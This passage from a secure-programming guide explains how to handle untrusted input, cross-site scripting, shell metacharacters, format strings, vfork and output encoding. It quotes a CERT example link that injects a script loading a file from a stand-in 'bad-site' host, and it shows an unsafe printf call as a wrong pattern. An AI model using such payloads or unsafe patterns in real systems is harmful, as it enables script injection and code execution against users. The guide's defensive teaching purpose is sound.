In most computer networks (and certainly for the Internet at large), no unauthenticated transmission is trustworthy. For example, on the Internet arbitrary packets can be forged, including header values, so don't use their values as your primary criteria for security decisions unless you can authenticate them. In some cases you can assert that a packet claiming to come from the ``inside'' actually does, since the local firewall would prevent such spoofs from outside, but broken firewalls, alternative paths, and mobile code make even this assumption suspect. In a similar vein, do not assume that low port numbers (less than 1024) are trustworthy; in most networks such requests can be forged or the platform can be made to permit use of low−numbered ports.

If you're implementing a standard and inherently insecure protocol (e.g., ftp and rlogin), provide safe defaults and document clearly the assumptions.

The Domain Name Server (DNS) is widely used on the Internet to maintain mappings between the names of computers and their IP (numeric) addresses. The technique called ``reverse DNS'' eliminates some simple spoofing attacks, and is useful for determining a host's name. However, this technique is not trustworthy for authentication decisions. The problem is that, in the end, a DNS request will be sent eventually to some remote system that may be controlled by an attacker. Therefore, treat DNS results as an input that needs validation and don't trust it for serious access control.

If asking for a password, try to set up trusted path. Otherwise, an ``evil'' program could create a display that ``looks like'' the expected display for a password (e.g., a log−in) and intercept that password. Unfortunately, stock Linux and most other Unixes don't have a trusted path even for their normal login sequence. One approach is to require pressing an unforgeable key before login, e.g., Windows NT/2000 uses ``control−alt−delete'' before logging in; since normal programs in Windows can't intercept this key, this approach creates a trusted path. Another approach is to control a separate display that only the login program can perform. For example, if only trusted programs could modify the keyboard lights (the LEDs showing Num Lock, Caps Lock, and Scroll Lock), then a login program could display a running pattern to indicate that it's the real login program. Unfortunately, since in current Linux normal users can change the LEDs, the LEDs can't currently be used to confirm a trusted path. When handling a password over a network, at the very least encrypt the password between trusted endpoints.

Arbitrary email (including the ``from'' value of addresses) can be forged as well. Using digital signatures is a method to thwart many such attacks. A more easily thwarted approach is to require emailing back and forth with special randomly−created values, but for low−value transactions such as signing onto a public mailing list this is usually acceptable.

If you need a trustworthy channel over an untrusted network, you need some sort of cryptologic service (at the very least, a cryptologically safe hash); see Section 10.4 for more information on cryptographic algorithms and protocols.

Note that in any client/server model, including CGI, that the server must assume that the client can modify any value. For example, so−called ``hidden fields'' and cookie values can be changed by the client before being received by CGI programs. These cannot be trusted unless special precautions are taken. For example, the hidden fields could be signed in a way the client cannot forge as long as the server checks the signature. The hidden fields could also be encrypted using a key only the trusted server could decrypt (this latter approach is the basic idea behind the Kerberos authentication system). InfoSec labs has further discussion about hidden fields and applying encryption at http://www.infoseclabs.com/mschff/mschff.htm. In general, you're better off keeping data you care about at the server end in a client/server model. In the same vein, don't depend on HTTP_REFERER for authentication in a CGI program, because this is sent by the user's browser (not the web server).

The routines getlogin(3) and ttyname(3) return information that can be controlled by a local user, so don't trust them for security purposes.

This issue applies to data referencing other data, too. For example, HTML or XML allow you to include by reference other files (e.g., DTDs and style sheets) that may be stored remotely. However, those external references could be modified so that users see a very different document than intended; a style sheet could be modified to ``white out'' words at critical locations, deface its appearance, or insert new text. External DTDs could be modified to prevent use of the document (by adding declarations that break validation) or insert different text into documents [St. Laurent 2000].

6.10. Use Internal Consistency−Checking Code

The program should check to ensure that its call arguments and basic state assumptions are valid. In C, macros such as assert(3) may be helpful in doing so.

6.11. Self−limit Resources

In network daemons, shed or limit excessive loads. Set limit values (using setrlimit(2)) to limit the resources that will be used. At the least, use setrlimit(2) to disable creation of ``core'' files. For example, by default Linux will create a core file that saves all program memory if the program fails abnormally, but such a file might include passwords or other sensitive data.

6.12. Prevent Cross−Site Malicious Content

Some secure programs accept data from one untrusted user (the attacker) and pass that data on to a different user's application (the victim). If the secure program doesn't protect the victim, the victim's application (e.g., their web browser) may then process that data in a way harmful to the victim. This is a particularly common problem for web applications using HTML or XML, where the problem goes by several names including ``cross−site scripting'', ``malicious HTML tags'', and ``malicious content.'' This book will call this problem ``cross−site malicious content,'' since the problem isn't limited to scripts or HTML, and its cross−site nature is fundamental. Note that this problem isn't limited to web applications, but since this is a particular problem for them, the rest of this discussion will emphasize web applications. As will be shown in a moment, sometimes an attacker can cause a victim to send data from the victim to the secure program, so the secure program must protect the victim from himself.

6.12.1. Explanation of the Problem

Let's begin with a simple example. Some web applications are designed to permit HTML tags in data input from users that will later be posted to other readers (e.g., in a guestbook or ``reader comment'' area). If nothing is done to prevent it, these tags can be used by malicious users to attack other users by inserting scripts, Java references (including references to hostile applets), DHTML tags, early document endings (via </HTML>), absurd font size requests, and so on. This capability can be exploited for a wide range of effects, such as exposing SSL−encrypted connections, accessing restricted web sites via the client, violating domain−based security policies, making the web page unreadable, making the web page unpleasant to use (e.g., via annoying banners and offensive material), permit privacy intrusions (e.g., by inserting a web bug to learn exactly who reads a certain page), creating denial−of−service attacks (e.g., by creating an ``infinite'' number of windows), and even very destructive attacks (by inserting attacks on security vulnerabilities such as scripting languages or buffer overflows in browsers). By embedding malicious FORM tags at the right place, an intruder may even be able to trick users into revealing sensitive information (by modifying the behavior of an existing form). This is by no means an exhaustive list of problems, but hopefully this is enough to convince you that this is a serious problem.

Most ``discussion boards'' have already discovered this problem, and most already take steps to prevent it in text intended to be part of a multiperson discussion. Unfortunately, many web application developers don't realize that this is a much more general problem. *Every* data value that is sent from one user to another can potentially be a source for cross−site malicious posting, even if it's not an ``obvious'' case of an area where arbitrary HTML is expected. The malicious data can even be supplied by the user himself, since the user may have been fooled into supplying the data via another site. Here's an example (from CERT) of an HTML link that causes the user to send malicious data to another site:

```
<A HREF="http://example.com/comment.cgi?mycomment=<SCRIPT
SRC='http://bad-site/badfile'></SCRIPT>"> Click here</A>
```

In short, a web application cannot accept input (including any form data) without checking, filtering, or encoding it. You can't even pass that data back to the same user in many cases in web applications, since another user may have surreptitiously supplied the data. Even if permitting such material won't hurt your system, it will enable your system to be a conduit of attacks to your users. Even worse, those attacks will appear to be coming from your system.

CERT describes the problem this way in their advisory:

> A web site may inadvertently include malicious HTML tags or script in a dynamically generated page based on unvalidated input from untrustworthy sources (CERT Advisory CA−2000−02, Malicious HTML Tags Embedded in Client Web Requests).

6.12.2. Solutions to Cross−Site Malicious Content

Fundamentally, this means that all web application output impacted by any user must be filtered (so characters that can cause this problem are removed), encoded (so the characters that can cause this problem are encoded in a way to prevent the problem), or validated (to ensure that only ``safe" data gets through). This includes all output derived from input such as URL parameters, form data, cookies, database queries, CORBA ORB results, and data from users stored in files. In many cases, filtering and validation should be done at the input, but encoding can be done during either input validation or output generation. If you're just passing the data through without analysis, it's probably better to encode the data on input (so it won't be forgotten). However, if your program processes the data, it can be easier to encode it on output instead. CERT recommends that filtering and encoding be done during data output; this isn't a bad idea, but there are many cases where it makes sense to do it at input instead. The critical issue is to make sure that you cover all cases for every output, which is not an easy thing to do regardless of approach.

Warning − in many cases these techniques can be subverted unless you've also gained control over the character encoding of the output. Otherwise, an attacker could use an ``unexpected" character encoding to subvert the techniques discussed here. Thankfully, this isn't hard; gaining control over output character encoding is discussed in Section 8.5.

The first subsection below discusses how to identify special characters that need to be filtered, encoded, or validated. This is followed by subsections describing how to filter or encode these characters. There's no subsection discussing how to validate data in general, however, for input validation in general see Chapter 4, and if the input is straight HTML text or a URI, see Section 4.10. Also note that your web application can receive malicious cross−postings, so non−queries should forbid the GET protocol (see Section 4.11).

6.12.2.1. Identifying Special Characters

Here are the special characters for a variety of circumstances (my thanks to the CERT, who developed this list):

- In the content of a block−level element (e.g., in the middle of a paragraph of text in HTML or a block in XML):
    - "<" is special because it introduces a tag.
    - "&" is special because it introduces a character entity.
    - ">" is special because some browsers treat it as special, on the assumption that the author of the page really meant to put in an opening "<", but omitted it in error.
- In attribute values:
    - In attribute values enclosed with double quotes, the double quotes are special because they mark the end of the attribute value.
    - In attribute values enclosed with single quote, the single quotes are special because they mark the end of the attribute value. Note that these aren't legal in XML, so I would recommend not using these.
    - Attribute values without any quotes make the white−space characters such as space and tab special. Note that these aren't legal in XML either, *and* they make more characters special. Thus, I recommend against unquoted attributes if you're using dynamically generated values in them.
    - "&" is special when used in conjunction with some attributes because it introduces a character entity.
- In URLs, for example, a search engine might provide a link within the results page that the user can click to re−run the search. This can be implemented by encoding the search query inside the URL. When this is done, it introduces additional special characters:

    - Space, tab, and new line are special because they mark the end of the URL.
    - "&" is special because it introduces a character entity or separates CGI parameters.
    - Non−ASCII characters (that is, everything above 128 in the ISO−8859−1 encoding) aren't allowed in URLs, so they are all special here.
    - The "%" must be filtered from input anywhere parameters encoded with HTTP escape sequences are decoded by server−side code. The percent must be filtered if input such as "%68%65%6C%6C%6F" becomes "hello" when it appears on the web page in question.
- Within the body of a <SCRIPT> </SCRIPT> the semicolon, parenthesis, curly braces, and new line should be filtered in situations where text could be inserted directly into a preexisting script tag.
- Server−side scripts that convert any exclamation characters (!) in input to double−quote characters (") on output might require additional filtering.

Note that, in general, the ampersand (&) is special in HTML and XML.

6.12.2.2. Filtering

One approach to handling these special characters is simply eliminating them (usually during input or output).

If you're already validating your input for valid characters (and you generally should), this is easily done by simply omitting the special characters from the list of valid characters. Here's an example in Perl of a filter that only accepts legal characters, and since the filter doesn't accept any special characters other than the space, it's quite acceptable for use in areas such as a quoted attribute:

```
# Accept only legal characters:
$summary =~ tr/A-Za-z0-9\ \.\://dc;
```

However, if you really want to strip away *only* the smallest number of characters, then you could create a subroutine to remove just those characters:

```
sub remove_special_chars {
 local($s) = @_;
 $s =~ s/[\<\>\"\'\%\;\(\)\&\+]//g;
 return $s;
}
# Sample use:
$data = &remove_special_chars($data);
```

6.12.2.3. Encoding

An alternative to removing the special chacters is to encode them so that they don't have any special meaning. This has several advantages over filtering the characters, in particular, it prevents data loss. If the data is "mangled" by the process from the user's point of view, at least with encoding it's possible to reconstruct the data that was originally sent.

HTML, XML, and SGML all use the ampersand ("&") character as a way to introduce encodings in the running text; this encoding is often called ``HTML encoding.'' To encode these characters, simply transform the special characters in your circumstance. Usually this means '<' becomes '<', '>' becomes '>', '&' becomes '&', and '"' becomes '"'. As noted above, although in theory '>' doesn't need to be quoted, because some browsers act on it (and fill in a '<') it needs to be quoted. There's a minor complexity with the double−quote character, because '"' only needs to be used inside attributes, and some old browsers don't properly render it. If you can handle the additional complexity, you can try to encode '"' only when you need to, but it's easier to simply encode it and ask users to upgrade their browsers.

This approach to HTML encoding isn't quite enough encoding in some circumstances. As discussed in Section 8.5, you need to specify the output character encoding (the ``charset''). If some of your data is encoded using a different character encoding than the output character encoding, then you'll need to do something so your output uses a consistent and correct encoding. Also, you've selected an output encoding other than ISO−8859−1, then you need to make sure that any alternative encodings for special characters (such as "<") can't slip through to the browser. This is a problem with several character encodings, including popular ones like UTF−7 and UTF−8; see Section 4.8 for more information on how to prevent ``alternative'' encodings of characters. One way to deal with incompatible character encodings is to first translate the characters internally to ISO 10646 (which has the same character values as Unicode), and then using either numeric character references or character entity references to represent them:

- A numeric character reference looks like "&#D;", where D is a decimal number, or "&#xH;" or "&#XH;", where H is a hexadecimal number. The number given is the ISO 10646 character id (which has the same character values as Unicode). Thus И is the Cyrillic capital letter "I". The hexadecimal system isn't supported in the SGML standard (ISO 8879), so I'd suggest using the decimal system for output. Also, although SGML specification permits the trailing semicolon to be omitted in some circumstances, in practice many systems don't handle it − so always include the trailing semicolon.
- A character entity reference does the same thing but uses mnemonic names instead of numbers. For example, "<" represents the < sign. If you're generating HTML, see the HTML specification which lists all mnemonic names.

Either system (numeric or character entity) works; I suggest using character entity references for '<', '>', '&', and '"' because it makes your code (and output) easier for humans to understand. Other than that, it's not clear that one or the other system is uniformly better. If you expect humans to edit the output by hand later, use the character entity references where you can, otherwise I'd use the decimal numeric character references just because they're easier to program. This encoding scheme can be quite inefficient for some languages (especially Asian languages); if that is your primary content, you might choose to use a different character encoding (charset), filter on the critical characters (e.g., "<") and ensure that no alternative encodings for critical characters are allowed.

URIs have their own encoding scheme, commonly called ``URL encoding.'' In this system, characters not permitted in URLs are represented using a percent sign followed by its two−digit hexadecimal value. To handle all of ISO 10646 (Unicode), it's recommended to first translate the codes to UTF−8, and then encode it. See Section 4.10.4 for more about validating URIs.

6.13. Be Careful with Data Types

Be careful with the data types used, in particular those used in interfaces. For example, ``signed'' and ``unsigned'' values are treated differently in many languages (such as C or C++).

Chapter 7. Carefully Call Out to Other Resources

Do not put your trust in princes, in mortal men, who cannot save.

Psalms 146:3 (NIV)

7.1. Call Only Safe Library Routines

Sometimes there is a conflict between security and the development principles of abstraction (information hiding) and reuse. The problem is that some high−level library routines may or may not be implemented securely, and their specifications won't tell you. Even if a particular implementation is secure, it may not be possible to ensure that other versions of the routine will be safe, or that the same interface will be safe on other platforms. For example, I've not been able to assure myself that tmpfile(3) is secure on all platforms (see Section 6.8.1.2); its specifications aren't sufficiently clear to give me confidence of this.

In the end, if your application must be secure, you must sometimes re−implement your own versions of library routines. Basically, you have to re−implement routines if you can't be sure that the library routines will perform the necessary actions you require for security. Yes, in some cases the library's implementation should be fixed, but it's your users who will be hurt if you choose a library routine that is a security weakness. If can, try to use the high−level interfaces when you must re−implement something − that way, you can switch to the high−level interface on systems where its use is secure. If you can, test to see if the routine is secure or not, and use it if it's secure − ideally you can perform this test as part of compilation or installation (e.g., as part of an ``autoconf'' script). For some conditions this kind of run−time testing is impractical, but for other conditions, this can eliminate many problems.

7.2. Limit Call−outs to Valid Values

Ensure that any call out to another program only permits valid and expected values for every parameter. This is more difficult than it sounds, because many library calls or commands call lower−level routines in potentially surprising ways. For example, several system calls, such as popen(3) and system(3), are implemented by calling the command shell, meaning that they will be affected by shell metacharacters. Similarly, execlp(3) and execvp(3) may cause the shell to be called. Many guidelines suggest avoiding popen(3), system(3), execlp(3), and execvp(3) entirely and use execve(3) directly in C when trying to spawn a process [Galvin 1998b]. At the least, avoid using system(3) when you can use the execve(3); since system(3) uses the shell to expand characters, there is more opportunity for mischief in system(3). In a similar manner the Perl and shell backtick (`) also call a command shell; for more information on Perl see Section 9.2.

One of the nastiest examples of this problem are shell metacharacters. The standard Unix−like command shell (stored in /bin/sh) interprets a number of characters specially. If these characters are sent to the shell, then their special interpretation will be used unless escaped; this fact can be used to break programs. According to the WWW Security FAQ [Stein 1999, Q37], these metacharacters are:

```
& ; ` ' \ " | * ? ~ < > ^ ( ) [ ] { } $ \n \r
```

I should note that in many situations you'll also want to escape the tab and space characters, since they (and the newline) are the default parameter separators. The separator values can be changed by setting the IFS environment variable, but if you can't trust the source of this variable you should have thrown it out or reset it anyway as part of your environment variable processing.

Unfortunately, in real life this isn't a complete list. Here are some other characters that can be problematic:

- '!' means ``not'' in an expression (as it does in C); if the return value of a program is tested, prepending ! could fool a script into thinking something had failed when it succeeded or vice versa. In some shells, the "!" also accesses the command history, which can cause real problems. In bash, this only occurs for interactive mode, but tcsh (a csh clone found in some Linux distributions) uses "!" even in scripts.
- '#' is the comment character; all further text on the line is ignored.
- '−' can be misinterpreted as leading an option (or, as − −, disabling all further options). Even if it's in the ``middle'' of a filename, if it's preceeded by what the shell considers as whitespace you may have a problem.
- ' ' (space), '\t' (tab), '\n' (newline), '\r' (return), '\v' (vertical space), '\f' (form feed), and other whitespace characters may turn a ``single'' filename into multiple arguments.
- Other control characters (in particular, NIL) may cause problems for some shell implementations.
- Depending on your usage, it's even conceivable that ``.'' (the ``run in current shell'') and ``='' (for setting variables) might be worrisome characters. However, any example I've found so far where these are issues have other (much worse) security problems.

Forgetting one of these characters can be disastrous, for example, many programs omit backslash as a metacharacter [rfp 1999]. As discussed in the Chapter 4, a recommended approach by some is to immediately escape at least all of these characters when they are input. But again, by far and away the best approach is to identify which characters you wish to permit, and use a filter to only permit those characters.

A number of programs, especially those designed for human interaction, have ``escape'' codes that perform ``extra'' activities. One of the more common (and dangerous) escape codes is one that brings up a command line. Make sure that these ``escape'' commands can't be included (unless you're sure that the specific command is safe). For example, many line−oriented mail programs (such as mail or mailx) use tilde (~) as an escape character, which can then be used to send a number of commands. As a result, apparantly−innocent commands such as ``mail admin < file−from−user'' can be used to execute arbitrary programs. Interactive programs such as vi, emacs, and ed have ``escape'' mechanisms that allow users to run arbitrary shell commands from their session. Always examine the documentation of programs you call to search for escape mechanisms. It's best if you call only programs intended for use by other programs; see Section 7.3.

The issue of avoiding escape codes even goes down to low−level hardware components and emulators of them. Most modems implement the so−called ``Hayes'' command set, in which a delay, the phrase ``+++'', and then another delay forces the modem to interpret any following text as commands to the modem instead. This can be used to implement denial−of−service attacks or even forcing a user to connect to someone else.

Many ``terminal'' interfaces implement the escape codes of ancient, long−gone physical terminals like the VT100. These codes can be useful, for example, for bolding characters, changing font color, or moving to a particular location in a terminal interface. However, do not allow arbitrary untrusted data to be sent directly to a terminal screen, because some of those codes can cause serious problems. On some systems you can remap keys (e.g., so when a user presses "Enter" or a function key it sends the command you want them to run). On some you can even send codes to clear the screen, display a set of commands you'd like the victim to run, and then send that set ``back'', forcing the victim to run the commands of the attacker's choosing without even waiting for a keystroke. This is typically implemented using ``page−mode buffering''. This security problem is why emulated tty's (represented as device files, usually in /dev/) should only be writeable by their owners and never anyone else − they should never have ``other write'' permission set, and unless only the user is a member of the group (i.e., the ``user−private group'' scheme), the ``group write'' permission should not be set either for the terminal [Filipski 1986]. If you're displaying data to the user at a (simulated) terminal, you probably need to filter out all control characters (characters with values less than 32) from data sent back to the user unless they're identified by you as safe. Worse comes to worse, you can identify tab and newline (and maybe carriage return) as safe, removing all the rest. Characters with their high bits set (i.e., values greater than 127) are in some ways trickier to handle; some old systems implement them as if they weren't set, but simply filtering them inhibits much international use. In this case, you need to look at the specifics of your situation.

A related problem is that the NIL character (character 0) can have surprising effects. Most C and C++ functions assume that this character marks the end of a string, but string−handling routines in other languages (such as Perl and Ada95) can handle strings containing NIL. Since many libraries and kernel calls use the C convention, the result is that what is checked is not what is actually used [rfp 1999].

When calling another program or referring to a file always specify its full path (e.g, `/usr/bin/sort`). For program calls, this will eliminate possible errors in calling the ``wrong'' command, even if the PATH value is incorrectly set. For other file referents, this reduces problems from ``bad'' starting directories.

7.3. Call Only Interfaces Intended for Programmers

Call only application programming interfaces (APIs) that are intended for use by programs. Usually a program can invoke any other program, including those that are really designed for human interaction. However, it's usually unwise to invoke a program intended for human interaction in the same way a human would. The problem is that programs's human interfaces are intentionally rich in functionality and are often difficult to completely control. As discussed in Section 7.2, interactive programs often have ``escape'' codes, which might enable an attacker to perform undesirable functions. Also, interactive programs often try to intuit the ``most likely'' defaults; this may not be the default you were expecting, and an attacker may find a way to exploit this.

Examples of programs you shouldn't normally call directly include mail, mailx, ed, vi, and emacs. At the very least, don't call these without checking their input first.

Usually there are parameters to give you safer access to the program's functionality, or a different API or application that's intended for use by programs; use those instead. For example, instead of invoking a text editor to edit some text (such as ed, vi, or emacs), use sed where you can.

7.4. Check All System Call Returns

Every system call that can return an error condition must have that error condition checked. One reason is that nearly all system calls require limited system resources, and users can often affect resources in a variety of ways. Setuid/setgid programs can have limits set on them through calls such as setrlimit(3) and nice(2). External users of server programs and CGI scripts may be able to cause resource exhaustion simply by making a large number of simultaneous requests. If the error cannot be handled gracefully, then fail safe as discussed earlier.

7.5. Avoid Using vfork(2)

The portable way to create new processes in Unix−like systems is to use the fork(2) call. BSD introduced a variant called vfork(2) as an optimization technique. In vfork(2), unlike fork(2), the child borrows the parent's memory and thread of control until a call to execve(2V) or an exit occurs; the parent process is suspended while the child is using its resources. The rationale is that in old BSD systems, fork(2) would actually cause memory to be copied while vfork(2) would not. Linux never had this problem; because Linux used copy−on−write semantics internally, Linux only copies pages when they changed (actually, there are still some tables that have to be copied; in most circumstances their overhead is not significant). Nevertheless, since some programs depend on vfork(2), recently Linux implemented the BSD vfork(2) semantics (previously vfork(2) had been an alias for fork(2)).

There are a number of problems with vfork(2). From a portability point−of−view, the problem with vfork(2) is that it's actually fairly tricky for a process to not interfere with its parent, especially in high−level languages. The ``not interfering'' requirement applies to the actual machine code generated, and many compilers generate hidden temporaries and other code structures that cause unintended interference. The result: programs using vfork(2) can easily fail when the code changes or even when compiler versions change.

For secure programs it gets worse on Linux systems, because Linux (at least 2.2 versions through 2.2.17) is vulnerable to a race condition in vfork()'s implementation. If a privileged process uses a vfork(2)/execve(2) pair in Linux to execute user commands, there's a race condition while the child process is already running as the user's UID, but hasn`t entered execve(2) yet. The user may be able to send signals, including SIGSTOP, to this process. Due to the semantics of vfork(2), the privileged parent process would then be blocked as well. As a result, an unprivileged process could cause the privileged process to halt, resulting in a denial−of−service of the privileged process' service. FreeBSD and OpenBSD, at least, have code to specifically deal with this case, so to my knowledge they are not vulnerable to this problem. My thanks to Solar Designer, who noted and documented this problem in Linux on the ``security−audit'' mailing list on October 7, 2000.

The bottom line with vfork(2) is simple: *don't* use vfork(2) in your programs. This shouldn't be difficult; the primary use of vfork(2) is to support old programs that needed vfork's semantics.

7.6. Counter Web Bugs When Retrieving Embedded Content

Some data formats can embed references to content that is automatically retrieved when the data is viewed (not waiting for a user to select it). If it's possible to cause this data to be retrieved through the Internet (e.g., through the World Wide Wide), then there is a potential to use this capability to obtain information about readers without the readers' knowledge, and in some cases to force the reader to perform activities without the reader's consent. This privacy concern is sometimes called a ``web bug.''

In a web bug, a reference is intentionally inserted into a document and used by the content author to track where (and how often) a document is being read. The author can also watch how a ``bugged'' document is passed from one person to another or from one organization to another.

The HTML format has had this issue for some time. According to the Privacy Foundation:

> Web bugs are used extensively today by Internet advertising companies on Web pages and in HTML−based email messages for tracking. They are typically 1−by−1 pixel in size to make them invisible on the screen to disguise the fact that they are used for tracking.

What is more concerning is that other document formats seem to have such a capability, too. When viewing HTML from a web site with a web browser, there are other ways of getting information on who is browsing the data, but when viewing a document in another format from an email few users expect that the mere act of reading the document can be monitored. However, for many formats, reading a document can be monitored. For example, it has been recently determined that Microsoft Word can support web bugs; see the Privacy Foundation advisory for more information . As noted in their advisory, recent versions of Microsoft Excel and Microsoft Power Point can also be bugged. In some cases, cookies can be used to obtain even more information.

Web bugs are primarily an issue with the design of the file format. If your users value their privacy, you probably will want to limit the automatic downloading of included files. One exception might be when the file itself is being downloaded (say, via a web browser); downloading other files from the same location at the same time is much less likely to concern users.

7.7. Hide Sensitive Information

Sensitive information should be hidden from prying eyes, both while being input and output, and when stored in the system. Sensitive information certainly includes credit card numbers, account balances, and home addresses, and in many applications also includes names, email addressses, and other private information.

Web−based applications should encrypt all communication with a user that includes sensitive information; the usual way is to use the "https:" protocol (HTTP on top of SSL or TLS). According to the HTTP 1.1 specification (IETF RFC 2616 section 15.1.3), authors of services which use the HTTP protocol *should not* use GET based forms for the submission of sensitive data, because this will cause this data to be encoded in the Request−URI. Many existing servers, proxies, and user agents will log the request URI in some place where it might be visible to third parties. Instead, use POST−based submissions, which are intended for this purpose.

Databases of such sensitive data should also be encrypted on any storage device (such as files on a disk). Such encryption doesn't protect against an attacker breaking the secure application, of course, since obviously the application has to have a way to access the encrypted data too. However, it *does* provide some defense against attackers who manage to get backup disks of the data but not of the keys used to decrypt them. It also provides some defense if an attacker doesn't manage to break into an application, but does manage to partially break into a related system just enough to view the stored data − again, they now have to break the encryption algorithm to get the data. There are many circumstances where data can be transferred unintentionally (e.g., core files), which this also prevents. It's worth noting, however, that this is not as strong a defense as you'd think, because often the server itself can be subverted or broken.

Chapter 8. Send Information Back Judiciously

Do not answer a fool according to his folly, or you will be like him yourself.

Proverbs 26:4 (NIV)

8.1. Minimize Feedback

Avoid giving much information to untrusted users; simply succeed or fail, and if it fails just say it failed and minimize information on why it failed. Save the detailed information for audit trail logs. For example:

- If your program requires some sort of user authentication (e.g., you're writing a network service or login program), give the user as little information as possible before they authenticate. In particular, avoid giving away the version number of your program before authentication. Otherwise, if a particular version of your program is found to have a vulnerability, then users who don't upgrade from that version advertise to attackers that they are vulnerable.
- If your program accepts a password, don't echo it back; this creates another way passwords can be seen.

8.2. Don't Include Comments

When returning information, don't include any ``comments'' unless you're sure you want the receiving user to be able to view them. This is a particular problem for web applications that generate files (such as HTML). Often web application programmers wish to comment their work (which is fine), but instead of simply leaving the comment in their code, the comment is included as part of the generated file (usually HTML or XML) that is returned to the user. The trouble is that these comments sometimes provide insight into how the system works in a way that aids attackers.

8.3. Handle Full/Unresponsive Output

It may be possible for a user to clog or make unresponsive a secure program's output channel back to that user. For example, a web browser could be intentionally halted or have its TCP/IP channel response slowed. The secure program should handle such cases, in particular it should release locks quickly (preferably before replying) so that this will not create an opportunity for a Denial−of−Service attack. Always place timeouts on outgoing network−oriented write requests.

8.4. Control Data Formatting (``Format Strings'')

A number of output routines in computer languages have a parameter that controls the generated format. In C, the most obvious example is the printf() family of routines (including printf(), sprintf(), snprintf(), fprintf(), and so on). Other examples in C include syslog() (which writes system log information) and setproctitle()

(which sets the string used to display process identifier information). Many functions with names beginning with ``err'' or ``warn'', containing ``log'' , or ending in ``printf'' are worth considering. Python includes the "%" operation, which on strings controls formatting in a similar manner. Many programs and libraries define formatting functions, often by calling built−in routines and doing additional processing (e.g., glib's g_snprintf() routine).

Surprisingly, many people seem to forget the power of these formatting capabilities and use data from untrusted users as the formatting parameter. Never use unfiltered data from an untrusted user as the format parameter. Perhaps this is best shown by example:

```
/* Wrong ways: */
printf(string_from_untrusted_user);
/* Right ways: */
printf("%s", string_from_untrusted_user); /* safe */
fputs(string_from_untrusted_user); /* better for simple strings */
```

Otherwise, an attacker can cause all sorts of mischief by carefully selecting the formatting string. The case of C's printf() is a good example − there are lots of ways to possibly exploit user−controlled format strings in printf(). These include buffer overruns by creating a long formatting string (this can result in the attacker having complete control over the program), conversion specifications that use unpassed parameters (causing unexpected data to be inserted), and creating formats which produce totally unanticipated result values (say by prepending or appending awkward data, causing problems in later use). A particularly nasty case is printf's %n conversion specification, which writes the number of characters written so far into the pointer argument; using this, an attacker can overwrite a value that was intended for printing! An attacker can even overwrite almost arbitrary locations, since the attacker can specify a ``parameter'' that wasn't actually passed. Many papers discuss these attacks in more detail, for example, you can see Avoiding security holes when developing an application − Part 4: format strings.

Since in many cases the results are sent back to the user, this attack can also be used to expose internal information about the stack. This information can then be used to circumvent stack protection systems such as StackGuard; StackGuard uses constant ``canary'' values to detect attacks, but if the stack's contents can be displayed, the current value of the canary will be exposed and made vulnerable.

A formatting string should almost always be a constant string, possibly involving a function call to implement a lookup for internationalization (e.g., via gettext's _()). Note that this lookup must be limited to values that the program controls, i.e., the user must be allowed to only select from the message files controlled by the program. It's possible to filter user data before using it (e.g., by designing a filter listing legal characters for the format string such as [A−Za−z0−9]), but it's usually better to simply prevent the problem by using a constant format string or fputs() instead. Note that although I've listed this as an ``output'' problem, this can cause problems internally to a program before output (since the output routines may be saving to a file, or even just generating internal state such as via snprintf()).

The problem of input formatting causing security problems is is not an idle possibility; see CERT Advisory CA−2000−13 for an example of an exploit using this weakness. For more information on how these problems can be exploited, see Pascal Bouchareine's email article titled ``[Paper] Format bugs'', published in the July 18, 2000 edition of Bugtraq. As of December 2000, developmental versions of the gcc compiler support warning messages for insecure format string usages, in an attempt to help developers avoid these problems.

Of course, this all begs the question as to whether or not the internationalization lookup is, in fact, secure. If you're creating your own internationalization lookup routines, make sure that an untrusted user can only specify a legal locale and not something else like an arbitrary path.

Clearly, you want to limit the strings created through internationalization to ones you can trust. Otherwise, an attacker could use this ability to exploit the weaknesses in format strings, particularly in C/C++ programs. This has been an item of discussion in Bugtraq (e.g., see John Levon's Bugtraq post on July 26, 2000). For more information, see the discussion on on permitting users to only select legal language values in Section 4.7.3

Although it's really a programming bug, it's worth mentioning that different countries notate numbers in different ways, in particular, both the period (.) and comma (,) are used to separate an integer from its fractional part. If you save or load data, you need to make sure that the active locale does not interfere with data handling. Otherwise, a French user may not be able to exchange data with an English user, because the data stored and retrieved will use different separators. I'm unaware of this being used as a security problem, but it's conceivable.

8.5. Control Character Encoding in Output

In general, a secure program must ensure that it synchronizes its clients to any assumptions made by the secure program. One issue often impacting web applications is that they forget to specify the character encoding of their output. This isn't a problem if all data is from trusted sources, but if some of the data is from untrusted sources, the untrusted source may sneak in data that uses a different encoding than the one expected by the secure program. This opens the door for a cross−site malicious content attack; see Section 4.9 for more information.

CERT's tech tip on malicious code mitigation explains the problem of unspecified character encoding fairly well, so I quote it here:

> Many web pages leave the character encoding ("charset" parameter in HTTP) undefined. In earlier versions of HTML and HTTP, the character encoding was supposed to default to ISO−8859−1 if it wasn't defined. In fact, many browsers had a different default, so it was not possible to rely on the default being ISO−8859−1. HTML version 4 legitimizes this − if the character encoding isn't specified, any character encoding can be used.
>
> If the web server doesn't specify which character encoding is in use, it can't tell which characters are special. Web pages with unspecified character encoding work most of the time because most character sets assign the same characters to byte values below 128. But which of the values above 128 are special? Some 16−bit character−encoding schemes have additional multi−byte representations for special characters such as "<". Some browsers recognize this alternative encoding and act on it. This is "correct" behavior, but it makes attacks using malicious scripts much harder to prevent. The server simply doesn't know which byte sequences represent the special characters.
>
> For example, UTF−7 provides alternative encoding for "<" and ">", and several popular browsers recognize these as the start and end of a tag. This is not a bug in those browsers. If the character encoding really is UTF−7, then this is correct behavior. The problem is that it is possible to get into a situation in which the browser and the server disagree on the encoding.

Thankfully, though explaining the issue is tricky, its resolution in HTML is easy. In the HTML header, simply specify the charset, like this example from CERT:

```
<HTML>
```

```
<HEAD>
<META http-equiv="Content-Type"
content="text/html; charset=ISO-8859-1">
<TITLE>HTML SAMPLE</TITLE>
</HEAD>
<BODY>
<P>This is a sample HTML page
</BODY>
</HTML>
```

